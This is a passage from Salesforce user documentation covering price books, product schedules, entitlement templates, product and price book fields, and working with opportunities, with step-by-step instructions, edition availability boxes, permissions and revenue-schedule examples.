3. Enter a name for your price book.
4. If your Salesforce org uses descriptions, enter one for your price book.
5. Select **Active** to allow sales reps to begin adding the price book or its entries to opportunities or quotes.
6. If you created the custom price book from scratch, leave it empty, populate it with price book entries from another price book, or add new entries.

For information about price book fields, see Product, Price Book, Price Book Entry, and Product Schedule Fields.

SEE ALSO:

Price Books Concepts

EDITIONS

Products and price books available in: both Salesforce Classic and Lightning Experience	Quotes available in Salesforce Classic
Products and price books available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create or clone price books:

- "Create" on price books

To view price books:

- "Read" on products

  AND

  "Read" in price books

Guidelines for Sharing Price Books

Extend access to price books to more of your sales team members through sharing in Salesforce Classic.

If you're an admin or a user with the "Edit" permission on price books, you can extend sharing of a price book to more users. However, you can't change the sharing model to make it more restrictive than the default.

To view and manage sharing details, click **Sharing** on the price book detail page. The sharing detail page lists the users, groups, roles, and territories that have sharing access to the price book. On this page, you can do any of the following.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
- To edit or delete any view that you created, select it from the `View` drop-down list, and then click **Edit**.
- To grant access to the record for other users, groups, roles, or territories, click **Add**.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To share price books:
- "Edit" on price books

Does your sales team want to see prices on the product detail page? If your organization-wide default for price books is "No Access," you can give your entire organization "View Only" access to your standard price book.

Considerations for Removing Price Books

To remove price books from related lists, you can archive, deactivate, or delete the price books. Each removal option has a different result. Before you remove a price book from your related lists, determine which option best fits your business needs.

- Deleting, deactivating, or archiving a custom price book doesn't affect other price books or your product lists. However, these actions can affect your opportunities and quotes. Changing associations with opportunities or quotes is sometimes required before you can remove an associated price book.
- You can deactivate the standard price book, but you can't delete or archive it.

EDITIONS

Products and price books available in:	Quotes available in
both Salesforce Classic and Lightning Experience	Salesforce Classic
Products and price books available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Considerations for Deleting Price Books

- You can't delete a price book while it's in use on opportunities or quotes. If you try to, the system creates a list of the opportunities or quotes that the price book is used on.
- When you delete a price book, you delete all entries in the price book. The deleted price book and its entries are moved to the Recycle Bin. You can restore them for up to 15 days.

Considerations for Deactivating Price Books

- You can activate, deactivate, or reactivate price books at any time by changing the price book's properties.
- You can deactivate a price book even if it's used on an opportunity or quote.
- You can continue to manage entries in your price book while it's deactivated.

Considerations for Archiving Price Books

- You can archive a price book even if it's in use on an opportunity or quote.
- An archived price book is visible, but not accessible, in all associated records.
- Entries in archived price books don't appear in search results.
- You can't recover or delete an archived price book.

SEE ALSO:

Price Books Concepts

Products Concepts

Considerations for Removing a Product from a Price Book

Before you remove a product from a price book, consider a few key points.

- If you remove a product from a price book, all related price book entries are removed.
- If you restore the product from the Recycle Bin, any related price book entries are restored with it.
- If opportunities, quotes, service contracts, or contract line items are associated with a product, you can't remove the product.
- You can't remove a product that's used on an opportunity or quote. If you try to remove it, Salesforce displays a list of the opportunities and quotes. That way, you can remove the product from those opportunities and quotes and try again. If you don't want to remove the product from all opportunities and quotes, you can deactivate (recommended) or archive the product. See Considerations for Removing Products and Price Books.

EDITIONS

Products and price books available in: both Salesforce Classic and Lightning Experience	Quotes available in Salesforce Classic
Products and price books available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Considerations for Removing Products and Price Books

Review a few key points before you remove a product or a price book.

- When you remove a product or price book, all related price book entries are removed. However, if several price books contain the same product, removing the product from one price book doesn't affect the other price books. Similarly, if you remove a price book, the products that it contained aren't removed from any other price book.
- To remove a product completely, remove it from the standard price book.
- If opportunities, quotes, service contracts, or contract line items are associated with a product, you can't remove the product.
- You can't remove a product or price book that's associated with an approval process or has a pending workflow action.
- If your product or price book is used on an opportunity, quote, or order, you have three options.
  - Deactivate it by editing it and then deselecting the `Active` field. We recommend deactivating a product or price book that's on an opportunity or quote because it will no longer be available to users. You can reactivate it later. Deactivation doesn't affect the history of an opportunity line item.
  - Remove the related product or price book from all opportunities and quotes. When you try to remove a product or price book that's used on an opportunity or quote, Salesforce displays a list of the opportunities or quotes that use it.
    - If you remove a price book, remove it from each opportunity and quote that's listed.
    - If you remove a product, remove it from each opportunity and quote that uses it.

    Then remove the price book or product.
  - Archive the product or price book and each related price book entry. Use this option with caution. Archived products and price books can't be recovered because they're not stored in the Recycle Bin. Archived products and price books still appear on any opportunities or quotes that contained them before they were archived.

    If you archive a price book, it's still visible in the associated records but not accessible or retrievable.

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience

Orders available in Salesforce Classic

Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Product Schedules

If you're using Salesforce Classic, you can use *product schedules* to determine the payment and delivery cycles for products that are paid for or delivered over time. (If you're using Lightning Experience, you can still take advantage of product schedules by switching temporarily to Salesforce Classic.)

Product Schedules Concepts

If you're an admin or sales operations manager, you can create default schedules for products and schedules for individual product line items on opportunities. Start by learning the basics.

Considerations for Using Product Schedules

Consider key points and review examples before you add product schedules or establish schedules on opportunity products.

Add and Edit Product Schedules

Add product schedules to define the payment and delivery cycles of your products.

EDITIONS

Schedules can be established in: Salesforce Classic

Scheduled products can be added and viewed in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Establish Schedules for Products on Opportunities

After you add product schedules, use them to set up payments for product sales and realized revenue on opportunities.

Product Schedules Concepts

If you're an admin or sales operations manager, you can create default schedules for products and schedules for individual product line items on opportunities. Start by learning the basics.

- A *quantity schedule* determines when a product is delivered.
- A *revenue schedule* determines when a product is paid for.
- A *default schedule* is associated with a specific product in a specific price book. Every time the product is added to an opportunity, the default schedule is used. You can override the default schedules on any opportunity.

You determine which types of schedules your Salesforce org can use and which types of schedules can be established for each individual product.

- A quantity schedule is suitable if your customers pay once but receive the product in increments, for example, as with an annual magazine subscription for a monthly magazine. A quantity schedule defines the dates, number of units, and number of installments for payments, shipping, or other use as determined by your company.
- A revenue schedule is suitable if your customers make regular payments but receive the product once, for example, if you sell customized products that are charged in installments but delivered once. A revenue schedule defines the dates, revenue amounts, and number of installments for payments, recognizing revenue, or other use.
- A revenue and quantity schedule is suitable if your customers receive their orders on a delivery schedule and pay for the products using a payment schedule, for example, a monthly product subscription that's paid for monthly.
- A default schedule is suitable if all your customers make product payments on the same timetable or you deliver products on a regular schedule. If you typically customize schedules, there's no advantage to creating default schedules.

EDITIONS

Schedules can be established in: Salesforce Classic

Scheduled products can be added to opportunities and viewed in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Product Schedules

Considerations for Using Product Schedules

Consider key points and review examples before you add product schedules or establish schedules on opportunity products.

Considerations for Using Default Product Schedules

- If you add or change a product schedule, opportunities with that product aren't updated. If a product has a default quantity schedule and a default revenue schedule, the quantity schedule is calculated first to determine the total product revenue. Then the revenue schedule is applied to that amount.
- If you have a quote line item with a discount, and the corresponding product record has a default schedule, you can't edit the `Discount` field.
- If a product has default schedules established on the product record, the schedules are automatically created when you add the product to the opportunity. The dates of the installments begin with the date that you specified when adding the product. If you didn't specify a product date, the installment dates begin with the opportunity `Close Date`.

EDITIONS

Schedules can be established in: Salesforce Classic

Scheduled products can be added to opportunities and viewed in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Examples of Using Default Product Schedules

- **Default Revenue Schedule Only**: Your ASP company sells yearly contracts of product licenses at $1,200 per license. When a customer buys licenses, the licenses are all "delivered" at one time, but you recognize the revenue monthly. In this case, set a revenue schedule of Schedule Type=Divide, Installment Period=Monthly, and Number of Installments=12.

  With this default revenue schedule, a salesperson sells 200 licenses at a unit price of $1,200 per license per year on an opportunity on March 15. The 200 licenses are all "delivered" on March 15. The total revenue for this product is the quantity of 200 multiplied by the unit price of $1,200 per year, for a total yearly revenue of $240,000. The revenue schedule divides the total revenue into monthly installments of $20,000 on the 15th of every month for the next year.

- **Default Quantity Schedule Only**: Your medical supplies company sells a box of tongue depressors for $10 per box. You normally have yearly contracts with hospitals to deliver boxes monthly. In this case, set a quantity schedule of Schedule Type=Repeat, Installment Period=Monthly, and Number of Installments=12.

  With this default quantity schedule, a salesperson sells 1,000 boxes on an opportunity on January 1. The quantity schedule creates 12 monthly installments of 1,000 boxes each, for a total quantity of 12,000 boxes. The total revenue from this opportunity is calculated using the unit price and the total quantity, so $120,000 is booked on January 1.

- **Default Quantity and Revenue Schedules**: Your manufacturing company sells widgets for $10 each. You normally have yearly contracts to deliver widgets weekly, but your customers pay quarterly. In this case, set a quantity schedule of Schedule Type=Repeat, Installment Period=Weekly, and Number of Installments=52 . Set a revenue schedule of Schedule Type=Divide, Installment Period=Quarterly, and Number of Installments=4.

  With these default schedules, a salesperson sells 2,000 widgets on an opportunity on January 1. The quantity schedule is applied first, and it schedules 2,000 widgets to be delivered every week for a year, for a total quantity of 104,000. The total revenue is calculated using the unit price and the total quantity. The total revenue of $1,040,000 is then divided into quarterly installments of $260,000.

SEE ALSO:

Add and Edit Product Schedules

Add and Edit Product Schedules

Add product schedules to define the payment and delivery cycles of your products.

1. Review considerations and examples.
2. Enable the appropriate schedule types.
3. Select a product from the Products home page.
4. Click **Edit**.
5. Select the type of schedule to create: quantity, revenue, or both. Your choices are limited by your Salesforce org's schedule settings and the schedule types that are enabled for the product.
6. Set the schedule details. See Schedule Fields for descriptions.
7. Save your changes.
8. To establish a schedule on an opportunity product, see Establish Schedules for Products on Opportunities.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or edit product schedules:
- "Edit" on products

9. To edit a product schedule, click **Edit** on the product detail page.

SEE ALSO:

Establish Schedules for Products on Opportunities

Set and Edit Product Prices

Establish Schedules for Products on Opportunities

After you add product schedules, use them to set up payments for product sales and realized revenue on opportunities.

1. Review considerations and examples.
2. Make sure that product schedules have been added.
3. Click a product name in the Products related list of an opportunity.
4. Click **Establish** to create a schedule, or click **Re-Establish** to delete the old schedule and create a new one.
5. Select the type of schedule to create: quantity, revenue, or both. Your choices are limited by your Salesforce org's schedule settings and the schedule types that your admin enabled for the product.
6. Set the schedule details. See Schedule Fields for a description of scheduling fields.
7. Save your changes.

   Salesforce displays the schedule installments.
8. To edit the installments, click **Edit**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or edit product schedules:

- "Edit" on opportunities

SEE ALSO:

Product Schedules Concepts

Guidelines for Adding Entitlement Templates to Products

If you're an admin or sales operations manager, follow key guidelines for using the Entitlement Templates related list.

Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

The Entitlement Templates related list displays a product's applicable entitlement templates. Administrators determine an Entitlement Template related list's availability and content.

- To search for entitlement templates, enter a name, or part of a name, in the text entry field, and then click **Go!**.
- To add entitlement templates to a product, click **Add Entitlement Template**, select the checkboxes next to the templates that you want to add, click **Insert Selected**, and then click **Done**.
- The actions that you can perform on the entitlement template are listed under Action. For example, click **Remove** to remove an entitlement template from the product.
- The name of the template is listed under Entitlement Template. Click to view the template's details.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

- The user who created the entitlement template is listed under Created By.

Product, Price Book, Price Book Entry, and Product Schedule Fields

Products, price books, and product schedules have the following fields, listed in alphabetical order. Availability of fields depends on how Salesforce is set up.

EDITIONS

Products, price books, and quotes available in: both Salesforce Classic and Lightning Experience

Orders available in Salesforce Classic

Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Product Fields

Field	Description
`Active`	Whether the product is ready for use in a price book, opportunity, or quote, and whether you can find the product in searches and see the product in views.
`Created By`	The name of the user who created the product record, including the date and time of creation.
`Custom Links`	A list of custom links for products from Salesforce.
`Last Modified By`	The name of the user who last saved the record, including the date and time of the most recent save to the record.
`Product Code`	The internal code or product number that you use to identify the product.
`Product Currency`	In multicurrency organizations, the currency that you use for the product. If the product currency differs from the user currency, currency-related fields for opportunities, quotes, and quote line items appear in both currencies. The product's currency is converted to the user's currency, and the converted amount appears in parentheses.
`Product Description`	The text that distinguishes this product from other products.
`Product Family`	The category that you specify for the product.
`Product Name`	The product's name.
`Quantity Scheduling Enabled`	Whether the product can have a quantity schedule.
`Revenue Scheduling Enabled`	Whether the product can have a revenue schedule.

Price Book Fields

Field	Description
Active	Whether you can add the price book to an opportunity or quote.
Created By	The name of the user who created the price book, including the date and time of creation.
Description	The text that distinguishes this price book from others.
Is Standard Price Book	Whether the price book is the standard price book. A read-only checkbox.
Last Modified By	The name of the user who last saved the record, including the date and time of the most recent save to the record.
Price Book Name	The price book's title.

Price Book Entry Fields

Field	Description
Active	Whether the price book entry (product and list price) is active and can be added to an opportunity or quote.
Created By	The name of the user who created the price book entry, including the date and time of creation.
Currency	This field is available only for Salesforce orgs with multiple currencies enabled and represents the currency to use for the price book entry (product and list price).
Last Modified By	The name of the user who last saved the price book entry record.
List Price	The price of the product within the price book, including currency.
Price Book	The price book that contains the price for this entry.
Product	The product's name.
Product Code	The internal code or product number that's used to identify the product.
Standard Price	The standard price for the product. This field is derived and doesn't exist on the underlying PricebookEntry standard object.
Use Standard Price	Whether the price book entry inherits its price from the standard price book.

Schedule Fields

Field	Description
`Schedule Type`	Whether the product revenue or quantity is divided into multiple installments or repeated for each installment.
`Installment Period`	The interval for installments; for example, Weekly or Monthly.
`Number of Installments`	The number of installments in the schedule.

Considerations for Cloning Products

If you're an admin or a sales operations manager, you can clone a product to quickly create another product with the same information and price book entries. Consider key points before you clone a product.

When you clone a product:

- Price book entries in price books that you don't have sharing access to aren't created.
- If you have read-only access to a field, the value of that field isn't carried over to the cloned record.

EDITIONS

Products and price books available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Creating and Maintaining Price Books

Before you create a price book, consider a few key points.

- To create a custom price book by cloning an existing price book, click **Clone** on the price book detail page.
- You can delete products from custom price books without affecting the original product listing or its entries in other price books. When you delete a product from the standard price book, the product is still available and active, but its standard price is deleted and removed from all custom price books. If you delete the product from the standard price book, and it's still associated with any custom price books, click **OK** to remove it from all custom price books.
- You can add products, quote line items, or order products from a single price book only.
- To include a product on an opportunity, quote, or order, choose a price book that contains the product. The last price book that you used on an opportunity or quote is selected by default. To select a different price book, click **Choose Price Book** in the Products related list on an opportunity or the Quote Line Items related list on a quote. Choose Price Book appears when you have access to more than one price book. If you have access to more than one price book and the option isn't visible, ask your administrator to add it to your page layout.
- If you change the price book for an opportunity that has products, all products are deleted from the Products related list, but the value in the opportunity's Amount field remains.

SEE ALSO:

Create Custom Price Books

EDITIONS

Products and price books available in: both Salesforce Classic and Lightning Experience	Quotes and orders available in Salesforce Classic
Products, price books, and orders available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Considerations for Setting Prices

If you're an admin or a sales operations manager, consider key points before you set prices for your products in Salesforce.

- The following price types are available.
  - A *standard price* is the default price that you associate with a product. It's automatically included in your standard price book.
  - A *list price* is the custom price that you associate with a product in a custom price book. For example, you can maintain one set of prices for domestic orders and another for international orders.
  - *Sales prices* are the actual prices that sales reps specify for the products that they add to opportunities and quotes. Sales prices can be the same as the list prices from the price book that's used for the opportunity or quote, or they can include discounts or other modifications.
- Before you can add a new product to an opportunity, quote, or custom price book, add a standard price to the product, and mark it as active. This pricing is the default pricing of the product.
- Before you can assign list prices for products, create custom price books. List prices are available to use when you add products to an opportunity or quote from a custom price book.
- To represent the price, for example, $100.00, enter `100` or `100.00`, with or without the `$` symbol.
- You can expand the format of your price fields to up to eight decimal places. To change your decimal place settings, contact Salesforce.

EDITIONS

Products and price books available in: both Salesforce Classic and Lightning Experience	Quotes available in: Salesforce Classic
Products and price books available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions	Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Considerations When Using the Salesforce Classic User Interface

- You can add standard or list prices only through the multiline add pages (the Add Standard Price page and the Add List Price page). These pages don't support custom fields. To add standard or list prices and populate custom fields, add the price book entry via the multiline add pages, navigate to the Price Book Entry Edit page for the added record, and then update the custom fields.

  Note: This consideration doesn't affect price book entries that were created or edited by using Data Loader or the API.

- If the price book entry contains required custom fields, you can't create price book entries in the user interface. You can create these price book entries only by using Data Loader or the API.
- You can edit prices in either of the following locations.
  - The multiline edit pages (the Edit Standard Price page and the Edit List Price page)
  - The Price Book Entry Edit page

Building Your Pipeline with Opportunities

Opportunities

Track and manage your potential deals with Salesforce opportunities.

See key details about the deals, including which accounts you're working with, who the players are, and the amounts of the potential sales. As your deals progress toward the Proposal stage:

- Add products and attach files, such as contracts or data sheets.
- Log the calls you make.
- Use Notes to jot down things during customer meetings.
- Create tasks for key activities and calendar events for client meetings.
- Send email to the opportunity contact or other key decision-makers.

During negotiation, share sales strategies with colleagues or to ask your manager for targeted guidance using Chatter. As you drive your deal from one stage to the next, update the opportunity record with the current stage. You'll be closing deals in no time.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

SEE ALSO:

Work With Opportunities

Understand How Opportunities Work

Opportunity Fields

Work With Opportunities

Use opportunities to track and manage your pipeline so you can close deals faster. Move deals to the next stage, add products, and more.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Move an Opportunity to the Next Stage

Update your deal as it moves closer to closing. Accurate stage information is important for forecasting, reporting, and ultimately meeting your quota.

Add and Edit Products on Opportunities

Track what's selling and in what quantity by adding products to opportunities. Then make sure that you maintain accurate records by updating the quantities and prices of the products.

Schedule Reminders to Update Opportunities

To ensure your team is keeping their opportunities up to date, create an automated email that contains a report of your team's open opportunities and send it to your direct reports.

SEE ALSO:

Opportunities

Move an Opportunity to the Next Stage

Update your deal as it moves closer to closing. Accurate stage information is important for forecasting, reporting, and ultimately meeting your quota.

Move an Opportunity to the Next Stage in Salesforce Lightning Experience
Update your opportunity stage directly from its record or from the Opportunity Kanban view.

Move an Opportunity to the Next Stage in Salesforce Classic
Track opportunity progress as you get closer to closing your deal.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Move an Opportunity to the Next Stage in Salesforce Lightning Experience

Update your opportunity stage directly from its record or from the Opportunity Kanban view.

Note: These steps work in Lightning Experience. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

- From an open opportunity, select the new stage on the Sales Path and then click **Mark as Current**.
- From an open opportunity, click **Mark Stage as Complete**.
- From the Opportunity Kanban view, find the opportunity whose stage you want to update and drag its card to the next stage column.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create opportunities:
- "Create" on Opportunities

To view opportunities:
- "View" on Opportunities

Move an Opportunity to the Next Stage in Salesforce Classic

Track opportunity progress as you get closer to closing your deal.

Note: These steps work in Salesforce Classic. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. Edit the opportunity record you want to update.
2. Select the new stage.
3. Save the record.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To create opportunities:
- "Create" on Opportunities

To view opportunities:
- "View" on Opportunities

Add and Edit Products on Opportunities

Track what's selling and in what quantity by adding products to opportunities. Then make sure that you maintain accurate records by updating the quantities and prices of the products.

1. Navigate to the opportunity that you want to edit.
2. From the Products related list, either select **Edit** next to the product you want to modify or select **Add Product** to add a new product. If you're adding the first product, choose a price book for the opportunity.
3. When adding a new product, select one or more products from the list, or search for a product.
4. Enter the attributes for each product. Admins can customize this page to include fields that are specific to your business.
5. Enter the `Sales Price` for the product. The sales price defaults to the list price that's specified in the price book that's assigned to the opportunity. Depending on your user permissions, you can override this value.
6. If the product has a discount, type the discount as a number with or without the percent sign (%) in the `Discount` field. If the `Discount` field isn't available, check with your administrator.
7. Enter the number of products at this price in the `Quantity` box.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or edit opportunity products:
- "Edit" on opportunities

  AND

  "Read" on products and price books

8. Save your changes.

SEE ALSO:

- Considerations for Adding Products to Opportunities
- Opportunity Product Fields
- Products

Schedule Reminders to Update Opportunities

To ensure your team is keeping their opportunities up to date, create an automated email that contains a report of your team's open opportunities and send it to your direct reports.

For example, you can schedule a weekly report of all the opportunities for the current fiscal quarter owned by anyone on the team and have the report distributed to everyone on the team.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Make sure that opportunity update reminders are enabled.
2. From your personal settings, enter *Reminder* in the Quick Find box, then select **My Update Reminder**.
3. Check Active if you want reminders to start after you save the settings.
4. Enter a name and address for the sender of the reminders.
5. Choose a recipients option.
6. Enter any other recipients in the CC field. Separate email addresses with commas, semi-colons, spaces, or new lines.
7. Enter a subject and message to be included in the email reminders.
8. Select a schedule frequency.
9. Select Include Past Due Opportunities to include all open opportunities that have a closing date within 90 days before the specified Close Date.

   For example, suppose that your organization uses a normal fiscal year and the current quarter started on 4/1/2012. You configure update reminders for opportunities closing in the current quarter and then select Include Past Due Opportunities. When the update reminder is sent on 6/15, it includes all opportunities from 4/1 to 6/15. It also includes open opportunities with a closing date between 1/2 and 4/1 (there are 91 days in Q1).

10. Choose a Close Date to include opportunities with dates within that range.
11. Select the fields to include in the email reminders.

Field	Description
Last Login Date	Most recent login date of the opportunity owner
# of Open Opportunities	Total number of opportunities in the report
# Not Updated in Last 30 Days	Total number of opportunities that have not been updated in 30 days
Open Opportunity Amount	Total of all opportunity amounts in report
Total Closed Amount	Total closed amount for all opportunities in report. If your organization uses multiple currencies, this amount is converted to the user's currency. If your organization uses

Field	Description
	advanced currency management, the conversion is done using dated exchange rates.
`Last Update Date`	Most recent date the opportunity owner submitted a forecast. If your organization uses multiple currencies, this amount is converted to the user's currency. If your organization uses advanced currency management, the conversion is done using dated exchange rates.

12. Click **Save**.

When there are no records in an opportunity update reminder, Salesforce doesn't send an email. If no email is sent for three consecutive opportunity update reminders, the scheduled reminder is deactivated.

SEE ALSO:

Enable Opportunity Update Reminders

Understand How Opportunities Work

Understand these key concepts so you can use opportunities more effectively throughout Salesforce.

Opportunity Field History

Field History lets you track the changes made to an opportunity, including changes to the stage, so you can quickly see who changed the opportunity and when.

Guidelines and Considerations for Using Opportunities

To take full advantage of Opportunities, you should understand these guidelines and considerations.

SEE ALSO:

Opportunities

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Opportunity Field History

Field History lets you track the changes made to an opportunity, including changes to the stage, so you can quickly see who changed the opportunity and when.

There are two related lists that track changes to the fields on an opportunity record.

Opportunity Field History
Any time a user modifies any of the standard or custom opportunity fields that are set to be tracked, a new entry is added to the Opportunity Field History related list. All entries include details of the change and who made it. Your administrator can choose which fields to track.

Stage History
Any time a user changes the `Amount`, `Probability`, `Stage`, or `Close Date` fields, a new entry is added to the Stage History related list. All entries include details of the change and who made it. Your administrator can't choose which fields to track.

Changes to the `Amount` and `Quantity` fields are tracked even when the field is updated as the result of a change to an opportunity's products or schedules.

SEE ALSO:

Track Field History for Standard Objects

Understand How Opportunities Work

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

USER PERMISSIONS

To view opportunities:
- "Read" on opportunities

Guidelines and Considerations for Using Opportunities

To take full advantage of Opportunities, you should understand these guidelines and considerations.

Guidelines for Creating Opportunities

Many of your Salesforce org's opportunities can be generated when you convert qualified leads, but you can also create opportunities manually in both Salesforce Classic and Lightning Experience.

Considerations for Deleting Opportunities

Before you delete Salesforce opportunities, make sure you're familiar with these considerations.

Considerations for Cloning Opportunities

Cloning an opportunity quickly creates an opportunity with the same information as the existing on. Before you clone Salesforce opportunities, make sure you're familiar with these considerations.

Considerations for Sharing Opportunities

By sharing your opportunities with other user you give visibility into your pipeline so others can provide you with important information to help you close your deals. Before you share your opportunities, make sure you're aware of these considerations.

Guidelines for Finding Similar Opportunities

Close your deals faster by taking advantage of the rich information contained in successfully closed deals that are similar to yours. Here are some guidelines to help you find the opportunities that will help you close your deals.

Considerations for Adding Products to Opportunities

If you're an admin or sales operations manager, consider key concepts before you add products to opportunities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Guidelines for Creating Opportunities

Many of your Salesforce org's opportunities can be generated when you convert qualified leads, but you can also create opportunities manually in both Salesforce Classic and Lightning Experience.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Opportunity Splits available in: Salesforce Classic

Available in: **All** Editions for orgs activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for orgs activated after Summer '09

Opportunity Splits and territory management available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Contacts and Contact Roles

- To associate an opportunity with an account or contact, you must have at least read access to the account or contact.
- In Salesforce Classic, when you create an opportunity from a contact record, that contact is automatically listed as the primary contact in the Contact Roles related list of the opportunity. In Lightning Experience, when you create an opportunity from a contact record, you're prompted to assign a contact role to that contact.

Divisions

If your organization uses Divisions, the division of a new opportunity is automatically set to the division of the related account.

Forecasts

- In Professional, Enterprise, Unlimited, Performance, and Developer Editions, opportunities you create are automatically given the forecast category that corresponds to the opportunity stage you assign. Your administrator correlates opportunity stages and forecast categories when editing the `Stage` picklist values.
- If the opportunity is set to close in a given month, as determined by the `Close Date`, the opportunity is automatically added to the forecast for that particular month, unless the forecast category on the opportunity is set to *`Omitted`*.

Multicurrency

If your organization uses multiple currencies, your opportunity amounts are initially shown in your personal currency. Change the `Opportunity Currency` picklist to track the sales revenue in another currency.

Opportunity Splits

When team selling and splits that total 100% are enabled, you're automatically added to the opportunity team and initially assigned 100% of the split.

Territory Management

If your organization uses territory management, opportunities that you create are automatically assigned a territory when both of the following conditions are met.

- You belong to or have edit privileges on the same territory as the account on the opportunity.
- You have no other territories in common with that account. (Note that if you have the "Manage Territories" permission, you have access to all territories, including the parent territories of the account. In this case, you *do* have other territories in common with the account, unless the account is only assigned to a single top-level territory. No territory is assigned to the opportunity.) For example, if you are in the territories Berkeley and San Francisco and the account is in the territories Portland, San Francisco, and Seattle, the opportunity is assigned to the San Francisco territory.

Considerations for Deleting Opportunities

Before you delete Salesforce opportunities, make sure you're familiar with these considerations.

- You can delete an opportunity if you're an administrator, the opportunity owner, or a user above the opportunity owner in the organization role hierarchy, and you have the "Delete" permission on opportunities.
- When you delete an opportunity, all related notes, attachments, quotes, quote line items, quote PDF files, events and tasks, partner relationships, competitor strengths/weaknesses, contact roles, and stage history are deleted.
- The deleted opportunity is moved to the Recycle Bin and can be restored. If you restore the opportunity, any related items are also restored.
- Associated contacts and accounts are not deleted with the opportunity.

SEE ALSO:

Delete Records

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions for organizations activated before Summer '09

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions for organizations activated after Summer '09

Considerations for Cloning Opportunities

Cloning an opportunity quickly creates an opportunity with the same information as the existing on. Before you clone Salesforce opportunities, make sure you're familiar with these considerations.

- If you have read-only access to a field, the value of that field isn't included in the cloned opportunity.
